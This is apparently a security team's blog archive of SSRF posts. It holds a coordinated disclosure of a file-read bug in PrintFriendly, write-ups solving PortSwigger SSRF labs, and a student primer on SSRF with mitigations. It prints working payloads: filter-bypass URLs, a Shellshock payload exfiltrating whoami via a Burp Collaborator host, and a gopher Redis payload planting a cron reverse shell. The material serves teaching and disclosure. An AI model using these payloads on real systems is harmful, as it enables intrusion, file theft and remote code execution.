Showing posts with label ssrf. Show all posts

Monday, 22 August 2022

[Disclosure] SSRF found in PrintFriendly

SSRF found in PrintFriendly

PrintFriendly is a tool used by millions of people everyday to help them save paper and ink when they print and generate PDFs. The tool is available as a browser’s plugin (Chrome , Firefox and more) or as an external plugin for CMS such as Wordpress and Drupal


While performing security testing against one of our customers, we noticed that they were using PrintFriendly’s plugin to allow their users to generate PDFs from their website. We explored the functionality and found it to be simple. After clicking on the PrintFriendly button, the PDF of the desired page will be processed on https://www.printfriendly.com/ and a link to the generated PDF will be produced, for example, https://www.printfriendly.com/p/g/HyPaUT. The view looks similar to the following:


As we observed, the same thing happened on PrintFriendly’s browser extensions and through their preview tool on their main site.

Users can download the PDF file by clicking on the PDF icon at the top header, as shown in the screenshot above. As a result, a download link will be generated for the content, which can be retrieved as a PDF document.

As soon as we checked the requests in Burp Suite, we realised there might be a problem. The request showed that the PDF was generated by parsing the HTML content from the code and processed at the server-side.


We further explored the likelihood and noticed that the <script> tag was filtered and common JavaScript onevent handler did not work. We assumed there might be a denylisting enabled from the application side. Luckily, the <iframe> tag was possible. Using this tag, we could pointing the iframe’s source to the local file such as /etc/passwd. While attempting that, we noted that by simply pointing the src to the file:///etc/passwd was blocked. This was bypassed by supplying a URLencoded ? and then traversed it back to the passwd file.

<iframe src='file:///etc/%3F/../passwd' />


Timeline:
29 July 2022 : RE:HACK sent a brief discovery information to PrintFriendly team
29 July 2022 : RE:HACK received a reply from their technical person and was asked to provide detail POC
29 July 2022 : RE:HACK provided the POC
29 July 2022 : Their team received the POC and validated the issue
16 August 2022 : RE:HACK asked for a status update
18 August 2022 : Their team told the fix will be deployed on the 24th of August.
22 August 2022 : Their team emailed and informed the fix has been deployed.
22 August 2022 : RE:HACK requested to publish the writeup and was permitted. Published.

Share:

Monday, 6 December 2021

Solving PortSwigger SSRF Labs - Final Part

 Solving PortSwigger SSRF Labs - Final Part

This is the final part of the “Solving PortSwigger SSRF Labs” series. The previous parts of this series can be found here:

Lab 5 - SSRF with filter bypass via open redirection vulnerability

URL: https://portswigger.net/web-security/ssrf/lab-ssrf-filter-bypass-via-open-redirection

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at http://192.168.0.12:8080/admin and delete the user carlos.

The stock checker has been restricted to only access the local application, so you will need to find an open redirect affecting the application first.

Solution:
To complete the challenge, the task is still the same; delete the user carlos through admin interface at http://192.168.0.12:8080/admin by exploiting the SSRF.
For Lab 4, the description mentions that we need to find an open redirect in the application. Then, utilising that attack,it can be used together to exploit the SSRF exist in the “Check stock” feature.

First, we crawled as much as pages and functionalities exist in the e-Store website. All of them, generally will be captured in Burp Suite Proxy and Target tabs.

One particular request attracted our eyes, /product/nextProduct?currentProductId=2&path=/product?productId=3. We confirmed that the path parameter can be used for redirecting our request to a different target site or page.

As we already briefed from the description that "the admin interface at http://192.168.0.12:8080/admin", therefore it was easier to complete this challenge.

POST /product/stock HTTP/1.1
Host: xxx.web-security-academy.net
...

stockApi=/product/nextProduct?path=http://192.168.0.12:8080/admin/delete?username=carlos

Lab 6 - Blind SSRF with out-of-band detection

URL: https://portswigger.net/web-security/ssrf/blind/lab-out-of-band-detection

This site uses analytics software which fetches the URL specified in the Referer header when a product page is loaded.

To solve the lab, use this functionality to cause an HTTP request to the public Burp Collaborator server.

Solution

The description mentions that we need to use Burp Collaborator and point the payload in the Referer header. This action will let the analytics software used by the application to load our Burp Collaborator and subsequently performing the SSRF.

We opened our Burp Collaborator window and copy our Burp Collaborator payload. We enabled the proxy interception in our Burp Suite Proxy tab and then visited a product page in the e-Store website.

While the Proxy intercepting the request, we added the Burp Collaborator payload copied just now in the Referer header and forward the request.

We noticed that the payload was successfully fetched by the back-end (analytics software) and subsequently solving the lab.
Lab 7 - Blind SSRF with Shellshock exploitation

URL: https://portswigger.net/web-security/ssrf/blind/lab-shellshock-exploitation

This site uses analytics software which fetches the URL specified in the Referer header when a product page is loaded.

To solve the lab, use this functionality to perform a blind SSRF attack against an internal server in the 192.168.0.X range on port 8080. In the blind attack, use a Shellshock payload against the internal server to exfiltrate the name of the OS user.

Solution
Few notes can be noted from the description given.

  • Blind SSRF via Referer header on product page

  • Internal server at 192.168.0.x:8080

  • The internal server is vulnerable to a Shellshock

  • To complete the challenge, we need to exfiltrate OS user through Burp Collaborator

From the notes above, we can already know what will be the steps that we need to do. The first two points have been covered in Lab 6 (Blind SSRF on Referer header) and Lab 2 (internal port scanning). But, what is a Shellshock?

Shellshock or Bashdoor is a vulnerability found in Unix Bash shell which was first disclosed on 24 September 2014. This vulnerability caused by lack of sanitisation by Bash before it being executed. Manipulating it, allows an attacker to send commands to the server via HTTP requests and get them executed by the web server operating system.

An example of how Shellshock can be exploited as follow:

curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'cat /etc/passwd'" \
http://localhost:8080/cgi-bin/vulnerable

Back to our Lab 7. We first captured the request when accessing the product page and sent it to the Repeater tab.

In the Repeater tab, we first crafted our Shellshock payload and wanted the result to be captured by our Burp Collaborator server. We used dig command to issue a request against our Burp Collaborator URL and appended the Unix command to retrieve the OS user; whoami in front of it. The following payload was used and inserted on the User-Agent header:

() { :; }; /usr/bin/dig
$(whoami).ntk8ccf4nkboxogvg5omf0cb62ct0i.burpcollaborator.net

The above payload needed as the User-Agent value as we wanted the payload to be processed by the backend which was vulnerable to the Shellshock bug. Combining with a SSRF vulnerability that existed on the Referer header, this Shellshock payload can be passed to the backend through the e-Store application.

Next, we sent this request to the Intruder tab, so we can bruteforce the correct internal server address as we did in Lab 2.

In the Intruder tab, we set the attacking point on the Referer header to http://192.168.0.§0§:8080. Using the same setting as in Lab 2, we ran the attack while observing our Burp Collaborator window.

In the Burp Collaborator window, we were able to notice few DNS interactions made by the backend and leaked the OS user on the URL.

All SSRF Labs are now solved. Hope everyone can learn something from our solutions.

Reference(s):

  1. Github - CVE-2014-6271

  2. Netsparker - Shellshock Bash Remote Code Execution Vulnerability Explained and How to Detect It

Share:

Sunday, 5 December 2021

Solving PortSwigger SSRF Labs - Part 2

 Solving PortSwigger SSRF Labs - Part 2

This is a continuation of our series in solving the PortSwigger SSRF labs. The first part of this series can be found here

Lab 3 - SSRF with blacklist-based input filter

URL: https://portswigger.net/web-security/ssrf/lab-ssrf-with-blacklist-filter

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at http://localhost/admin and delete the user carlos

The developer has deployed two weak anti-SSRF defenses that you will need to bypass.

Solution:
The task is similar to the first and second lab. Find SSRF and delete the user carlos. However, for Lab 3, “The developer has deployed two weak anti-SSRF defenses that you will need to bypass”. Thus, a bypass is required to solve the challenge.

We captured the request where the “Stock feature” was triggered and sent it to the Burp Suite Repeater tab.

An attempt to access the admin interface using the same approach as in Lab 1 resulted in a 400 error.

POST /product/stock HTTP/1.1
Host: xxx.web-security-academy.net
...

stockApi=http://localhost/admin

HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 51

"External stock check blocked for security reasons"

We tried the next payload in order to identify what kind of defenses were enabled:

http://localhos/ -> 500 Internal Server Error
"Could not connect to external stock check service"

http://localhost/ -> 400 Bad Request
"External stock check blocked for security reasons"

http://0.0.0.0/ -> 400 bad Request
"Invalid external stock check url 'Invalid IPV4 address'"

From the above test cases, we confirmed that localhost string was blocked and IP-based URL can be used. Thus, the following was used to bypass the defenses:

POST /product/stock HTTP/1.1
Host: xx.web-security-academy.net
...

stockApi=http://127.1/

However, when attempted to access the /admin path, the application again blocked our request. This indicated that the path itself may be deny-listed too. We attempted to access by randomising the admin characters and able to bypass it using /Admin.

From here, it was easy. The lab was solved with the following final payload:

POST /product/stock HTTP/1.1
Host: xxx.web-security-academy.net
...

stockApi=http://127.1/Admin/delete?username=carlos

Lab 4 - SSRF with whitelist-based input filter

URL: https://portswigger.net/web-security/ssrf/lab-ssrf-with-whitelist-filter

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at http://localhost/admin and delete the user carlos.

The developer has deployed an anti-SSRF defense you will need to bypass.

Solution:
For Lab 4, another type of defense has been applied to mitigate SSRF. To solve the challenge, a bypass is required.

Same approach was taken in this lab where the we sent the vulnerable request to the Burp Suite Repeater tab for further tests.

The following payloads were attempted to identify how the anti-SSRF worked.

http://localhost
"External stock check host must be stock.weliketoshop.net"

http://127.1
"External stock check host must be stock.weliketoshop.net"

Both attempts showed the same error which require the supplied value to be coming from stock.weliketoshop.net host. With this information, we attempted again using the following payloads to identify patterns that can be used for bypassing the check.

http://localhost?stock.weliketoshop.net
"External stock check host must be stock.weliketoshop.net"

http://localhost%0astock.weliketoshop.net
"Invalid external stock check url 'Illegal character in authority at index 7: http://localhost
stock.weliketoshop.net'"

http://localhost%23stock.weliketoshop.net
"External stock check host must be stock.weliketoshop.net"

http://[email protected]
"Could not connect to external stock check service"

From the tests, @ was shown a different error. The reason why it seems being accepted here probably due to the application assuming the user was attempting to login to http://stock.weliketoshop.net as the username localhost. Thus making this request was valid.

With this one potential bypass, we focused on utilising the @ sign to complete the lab. We were required to find a way to ensure the application accepts the URL as http://localhost and at the same time need to append @stock.weliketoshop.net to match with the allow-listed host.

The following attempts were made:

http://[email protected] - Failed

http://localhost%[email protected] - URLencoded the ?, but still failed.

http://localhost%[email protected] - Success. By URLencoded the ? character twice, we were able to bypass it.

With the identified bypass payload, we successfully completed the lab with the following final request which deleted the user carlos

POST /product/stock HTTP/1.1
Host: xxx.web-security-academy.net
...

http://localhost%[email protected]/admin/delete?username=carlos

Reference(s):

  1. StackOverflow - How to automatically login to the site using url parameters?

The final part of this series can be found here Part 3
Share:

Saturday, 4 December 2021

Solving PortSwigger SSRF Labs - Part 1

 Solving PortSwigger SSRF Labs - Part 1

Through our RE:HACK - #re:educate, 0xzim from Universiti Teknologi MARA Shah Alam shared with us about an introduction to SSRF based on what he understood.

In this post, one of our wizard decided to solve all PortSwigger Web Academy SSRF labs and share the writeups with everyone. This topic will be made in three parts.

Lab 1 - Basic SSRF against the local server

URL: https://portswigger.net/web-security/ssrf/lab-basic-ssrf-against-localhost

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at http://localhost/admin and delete the user carlos.

Solution:
Once we opened the lab’s URL, we were presented with an e-Store website.

From the lab’s description, we identified few hints:

  • “…lab has a stock feature…”

  • “…change the stock URL…”
    and our task is to locate this endpoint and delete the user carlos via admin's interface.

Clicking on one of the product available in the e-Store, we noticed the “Check stock” feature at the bottom of the page.
By intercepting the request using Burp Suite, we observed the request made when the “Check stock” button was clicked.
Following was the captured request:

POST /product/stock HTTP/1.1 
Host: xxx.web-security-academy.net
Connection: keep-alive 
Content-Length: 107
...

stockApi=http://stock.weliketoshop.net:8080/product/stock/check?productId=1&storeId=1

From here, it was obvious that the stockApi parameter was accepting arbitrary URL and returned the content on the page.

Next, we attempted to replace the stockApi value with http://localhost/admin as described in the lab’s description. The result showed that we were able to get access to the admin interface, indicating the SSRF attack was a success.

To complete the challenge, we need to delete the user carlos from the application. To do that, all we need to do is to perform a delete action against this user through the following request.
URL/admin/delete?username=carlos. We replaced the stockApi value with the delete request above and the result showed that the request was a success.

Lab 2 - Basic SSRF against another back-end system

URL: https://portswigger.net/web-security/ssrf/lab-basic-ssrf-against-backend-system

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, use the stock check functionality to scan the internal 192.168.0.X range for an admin interface on port 8080, then use it to delete the user carlos.

Solution:
From the description, we noted that the vulnerable endpoint was still the same as Lab 1, stockApi. However, to solve this lab, we were required to perform internal network scan against 192.168.0.X segment on port 8080. Once discovered, similar to Lab 1, we were required to delete the user carlos.

We visited the e-Store again and proceed to our Burp Suite Repeater tab once identified the vulnerable endpoint.

As we were required to perform the internal network scan, we sent the request to Burp Suite Intruder tab and set the attacking point on the stockApi value as the following:

POST /product/stock HTTP/1.1
Host: xxx.web-security-academy.net
...

stockApi=http://192.168.0.§0§:8080

We set the “Attack type” to Sniper. On the Intruder’s Payloads tab, we set the “Payload type” to Numbers. We then set the “Payload Options” - Number range from 0-255 as that’s what generally usable IP addresses exist in a /24 segment.

The “Payload Encoding” was unticked to ensure the request will not be URL-encoded during the attack.

Once everything was set, we run the attack.

From the result, we noticed there was only 1 result with a “404 Not Found” status, which was http://192.168.0.243:8080

We sent this request to our Burp Suite Repeater tab and replay it but this time with /admin path included.

It was confirmed as the right IP address as we were able to access the admin interface from it. Next, similar to Lab 1, we deleted the user carlos and completed the challenge.

POST /product/stock HTTP/1.1
Host: xxx.web-security-academy.net
. . . 

stockApi=http://192.168.0.243:8080/admin/delete?username=carlos

References:

  1. Subnet Cheat Sheet – 24 Subnet Mask, 30, 26, 27, 29, and other IP Address CIDR Network References

The second part of this series can be found here Part 1
Share:

Tuesday, 2 November 2021

[re:educate] An introduction to Server Side Request Forgery

SSRF

This article is a part of our program, #re:educate where we empowering cybersecurity students and beginners to share their understanding about anything related to offensive security. For more info, refer to this link RE:HACK - #re:educate

Author: Muhammad Hazim Bin Irwan Syah a.k.a 0xzim
University: Universiti Teknologi MARA Shah Alam

Server Side Request Forgery

Server Side Request Forgery or SSRF is one of the web application vulnerabilities listed in OWASP Top 10 - 2021. This flaw occurs when an application allows a user to a induce server-side application to perform HTTP requests either to internal or external systems.

Type of SSRF

SSRF attacks can be divided into two:

Common SSRF

  • The commonly known SSRF is when the targeted server returns data as per the attacker’s requests. This data can be either from the server’s itself or from other systems which can only be reachable by this server. This kind of SSRF is often easy to identify and can have serious consequences.

Blind SSRF

  • Blind SSRF is when a vulnerable target can be used to perform a back-end HTTP request to an attacker’s provided URL, but, there will be no or limited behaviour returned in the application’s front-end response. This type of SSRF is generally harder to exploit.

The Impact

An interesting part of SSRF vulnerability is that it can be exploited to bypass a Firewall restriction and access the back-end environment through the application layer. From here, further escalation can be introduced including unauthorized action and/or access to the internal systems, command execution, internal network port scanning and more, depending on what the attacker can access through the vulnerable target.

Local File Read

The common examples of the SSRF’s impact is reading the application’s source codes, targeted server local files or cloud’s server metadata if it runs on a cloud environment such as AWS and Azure.

The file can be viewed by modifying the request’s value with the file’s location which is stored in the local web-server’s directory or location of the cloud’s metadata.

Examples:

http://localhost/server-status
http://127.0.0.1/admin/.htpasswd
http://169.254.169.254/latest/meta-data/

There are cases when the vulnerable application does not validate the supplied input protocol, allowing the server’s local files can be read via file:// protocol.

Examples:

file:///etc/passwd
file:///c://win.ini

Remote Code Execution (RCE)

Remote Code Execution is one of the ways to execute commands on the remote machine. RCEs can be achieved in many ways and one of the ways is the SSRF vulnerability. A SSRF vulnerability can lead to an RCE when the gopher:// protocol is allowed or when the attacker finds an outdated internal service or application that may allow command execution.

Example:

gopher://127.0.0.1:6379/_*1%0d%0a$8%0d%0aflushall%0d%0a*3%0d%0a$3%0d%0aset%0d%0a$1%0d%0a1%0d%0a$64%0d%0a%0d%0a%0a%0a*/1 * * * * bash -i >& /dev/tcp/172.19.23.228/2333 0>&1%0a%0a%0a%0a%0a%0d%0a%0d%0a%0d%0a*4%0d%0a$6%0d%0aconfig%0d%0a$3%0d%0aset%0d%0a$3%0d%0adir%0d%0a$16%0d%0a/var/spool/cron/%0d%0a*4%0d%0a$6%0d%0aconfig%0d%0a$3%0d%0aset%0d%0a$10%0d%0adbfilename%0d%0a$4%0d%0aroot%0d%0a*1%0d%0a$4%0d%0asave%0d%0aquit%0d%0a

Other Techniques/Impacts

The following HackerScrolls MindMap describes at a high level of the attacks which can be performed through SSRF vulnerability:

SSRF Mitigation

Sanitize and validate input

Do not trust all user inputs. By removing bad characters, sanitizing, and validating all user-supplied input data, this attack can be prevented.

Allow-list and Deny-list

The approach of the allow-list is to only allow what is safe and deny everything else. As an example, the application will only accept and process the requests if only the supplied value is in the passlist domain or IP address.

As for the deny-list, it still applies the same concept as above but denylist blocks all requests that may lead to SSRF exploitation. For an example, the application will drop all requests with a supplied value that contains localhost and 127.0.0.1 in it.

Worth noting that, these approaches if incorrectly configured, can still be bypassed.

Restrict Requests Protocols

HTTP and HTTPs are the common protocol used by web applications. Thus, in order to prevent or limit local file being accessed via an SSRF attack, URL schemes other than these two can be restricted or blocked. By disabling unnecessary URL schemes will prevent a web application from processing the requests.

Authentication on Internal Services

For services like Memcached, Redis, Elasticsearch, and MongoDB, authentication is not required by default. SSRF vulnerability might allow an attacker to get access to certain services without requiring authentication which in return could lead to impactful exploitation.

When possible, it is a good idea to enable authentication as a supplementary security step.

References:

Share: